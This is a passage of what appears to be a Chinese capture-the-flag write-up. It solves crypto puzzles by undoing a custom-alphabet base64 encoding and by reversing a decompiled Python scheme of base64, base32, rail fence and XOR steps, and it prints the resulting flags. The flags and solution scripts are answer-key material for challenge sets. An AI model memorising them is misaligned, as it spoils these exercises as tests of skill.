3. table='PackmybxwthfivdzenlqorjugspACKMYBXWTHFIVDZENLQORJUGS'+string.digits + '+/'
4. cipher_text = "sIUXs3LUgSgUdjsHvIo5vbm2gSH3g2o3iTrXi2o3vjo3i2o0vx0="
```

```
5. base64_table=string.ascii_uppercase + string.ascii_lowercase + string.digits + '+/'
6. cipher_text = cipher_text.translate(str.maketrans(table,base64_table))
7. print(base64.b64decode(cipher_text))
```

将编码表替换回来解密 base64

得到 flag


import base64
import string
table='PackmybxwthfivdzenlqorjugspACKMYBXWTHFIVDZENLQORJUGS'+string.digits + '+/'
cipher_text = "sIUXs3LUgSgUdjsHvIo5vbm2gSH3g2o3iTrXi2o3vjo3i2o0vx0="
base64_table=string.ascii_uppercase + string.ascii_lowercase + string.digits + '+/'
cipher_text = cipher_text.translate(str.maketrans(table,base64_table))
print(base64.b64decode(cipher_text))
PROBLEMS 2
OUTPUT
DEBUG CONSOLE
TERMINAL
1: Python Debug Consc
PS F:\xgctf\安恒CTF\Crypto\CRYPTO_20191001_babyCrypto_柴江力_785691921@qq.com\exp> cd 'f:\xgctf\安恒CTF\Crypto
20191001_babyCrypto_柴江力_785691921@qq.com\exp'; ${env:PYTHONIOENCODING}='UTF-8'; ${env:PYTHONUNBUFFERED}='1'
bigData\python\python.exe' 'c:\Users\Shinelon\.vscode\extensions\ms-python.python-2019.9.34911\pythonFiles\ptv
her.py' '--default' '--client' '--host' 'localhost' '--port' '62298' 'f:\xgctf\安恒CTF\Crypto\CRYPTO_20191001_
to_柴江力_785691921@qq.com\exp\exp.py'
b'flag{1c619fd6e94a6c97ce725a3e75e73e44}'
PS F:\xgctf\安恒CTF\Crypto\CRYPTO_20191001_babyCrypto_柴江力_785691921@qq.com\exp>

港独密报

1）	首先看到题目描述中提供一个类似二进制的 01101010001101110100111010011010110111（通过后面反编译出来的 python 程序分析可以发现这是其中一个 enc 函数对输入的每一位 mod2 后产生的）

2）	附件.txt 提供[JZ3T2PI= KB3T2PI= KJIT2PI=……IJIT2PI= INIT2PI= LF3T2PI=]（通过后面反编译出来的 python 程序分析可以发现这是其中一个 enc 函数对输入的每一位除以 2 后产生的）
3）	附件中提供文件 “密报”, 是一个 pyc 的文件，对 pyc 文件进行反编译（http://tools.bugscaner.com/decompyle/），得到一段对 flag 加密的代码

```
#! /usr/bin/env python 3.7 (3394)
#coding=utf-8
# Compiled at: 1969-12-31 18:00:00
#Powered by BugScaner
#http://tools.bugscaner.com/
#如果觉得不错,请分享给你朋友使用吧!
import base64
flag = 'flag{}'

def enc1(s):
    return base64.b64encode(s)


def enc2(s):
    return base64.b32encode(s)


def enc3(s):
    f = 19
    elen = len(s)
    b = elen // f
    result = {x:'' for x in range(b)}
    for i in range(elen):
        a = i % b
        result.update({a: result[a] + s[i]})

    d = ''
    for i in range(b):
        d = d + result[i]

    return d


def enc5(s):
    for i in range(len(s)):
        s[i] = s[i] + i ^ i

    return s


def enc4(s):
    s1 = []
    for i in range(len(s)):
        if i % 2 == 0:
            s1.append(5 + ord(s[i]) ^ i + 5)
        elif i % 3 == 0:
            s1.append(6 + ord(s[i]) ^ i + 15)
        elif i % 5 == 0:
            s1.append(7 + ord(s[i]) ^ i + 27)
        else:
            s1.append(8 + ord(s[i]) ^ i + 19)

    return s1


def enc6(s):
    arr2 = []
    for i in s:
        arr2.append(i // 2)

    f = open('.txt', 'w')
    for i in arr2:
        f.write(enc2(enc1(chr(i).encode('utf-8'))).decode('utf-8') + '\n')

    f.close()
    arr = []
    for i in s:
        arr.append(i % 2)

    return arr

nflag = enc5(enc4(enc3(flag)))
for i in enc6(nflag):
    print(i, end='')
```

4） 通过对 6 个 enc 函数的分析

enc1、base64 加密

enc2、base32 加密

enc3、key 为 19 的栅栏加密

enc4、对输入的字符串每位进行处理，根据 mod2 mod3 mod5 其他分别进行 ascii 的相加和抑或操作，考察运算符级别以及逆向

enc5、相加抑或

enc6、将输入的每一位 mod2 的值输出作为一开始题目描述中的值，然后将每一位除以 2 的值先转换成字符，再进行 enc1 和 enc2 操作，写入附件.txt 中

5） 编写脚本解密

5） 编写脚本解密

```
1.
2.  import base64
3.  key1="01101010001101110100111010011010110111"
4.  str1=[]
5.  with open('附件.txt', 'r') as f:
6.      str1=f.readlines()
7.  for i in range(len(str1)):
8.      str1[i]=str1[i].strip("\n")
9.  print(str1)
10.
11. def dec6(s):
12.     arr1=[] #enc6 解密得到的结果
13.     for i in s:
14.         arr1.append(base64.b64decode(base64.b32decode(i))) #enc6 中的 enc1 和 enc2 的解密
15.     return arr1
16. d1=dec6(str1)
17. def getnflag(s,key):
18.     arr=[]
19.     for i in range(len(key)):
20.         arr.append(int(key[i],10)+2*ord(s[i].decode("utf-8")))
21.     return arr
22. nflag=getnflag(d1,key1) #获得 nflag，在代码中 nflag=enc5(enc4(enc3(flag)))
```

```
print(nflag)


def dec5(s):
    for i in range(len(s)):
        s[i]=((s[i]^i)-i)
    return s
def dec4(s):
    flag1=[]
    for i in range(len(s)):
        if(i%2==0):
            flag1.append(chr((s[i]^i+5)-5))
        elif(i%3==0):
            flag1.append(chr((s[i]^i+15)-6))
        elif(i%5==0):
            flag1.append(chr((s[i]^i+27)-7))
        else:
            flag1.append(chr((s[i]^i+19)-8))
    return flag1
```

```
def dec3(s):
    f=2
    elen = len(s)
    b = elen // f
    result = {x:'' for x in range(b)}
    for i in range(elen):
        a = i % b;
        result.update({a:result[a] + s[i]})
    d = ''
    for i in range(b):
        d = d + result[i]
    return d
flag=dec3(dec4(dec5(nflag)))
print(flag)
```

6） 获得flag

```
        arr.append(int(key[i],10)+2*ord(s[i].decode("utf-8")))
    return arr
nflag=getnflag(d1,key1) #获得nflag，在代码中nflag=enc5(enc4(enc3(flag)))
print(nflag)


def dec5(s):
    for i in range(len(s)):
        s[i]=((s[i]^i)-i)
    return s
def dec4(s):
```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL 1: Python Debug Consc

```
['JZ3T2PI=', 'KB3T2PI=', 'KJIT2PI=', 'IZAT2PI=', 'J53T2PI=', 'JVAT2PI=', 'J5TT2PI=', 'IZTT2PI=', 'KBIT2PI=', 'J5IT2PI=',
'KBAT2PI=', 'KJIT2PI=', 'KJAT2PI=', 'IVTT2PI=', 'KJTT2PI=', 'KJAT2PI=', 'IZTT2PI=', 'JV3T2PI=', 'JNIT2PI=', 'J53T2PI=', '
KRTT2PI=', 'IVAT2PI=', 'JNTT2PI=', 'JBTT2PI=', 'IVAT2PI=', 'JBTT2PI=', 'JR3T2PI=', 'IZAT2PI=', 'IVTT2PI=', 'JBAT2PI=', 'J
53T2PI=', 'JZAT2PI=', 'JJ3T2PI=', 'INAT2PI=', 'JJTT2PI=', 'IJIT2PI=', 'INIT2PI=', 'LF3T2PI=']
[110, 127, 139, 40, 119, 96, 117, 44, 122, 114, 121, 139, 136, 37, 141, 137, 44, 103, 82, 118, 157, 33, 85, 60, 33, 60, 9
4, 41, 37, 56, 119, 104, 79, 17, 76, 11, 19, 199]
flag{541a697a160b7d7a0ccdb3ea9cf44954}
```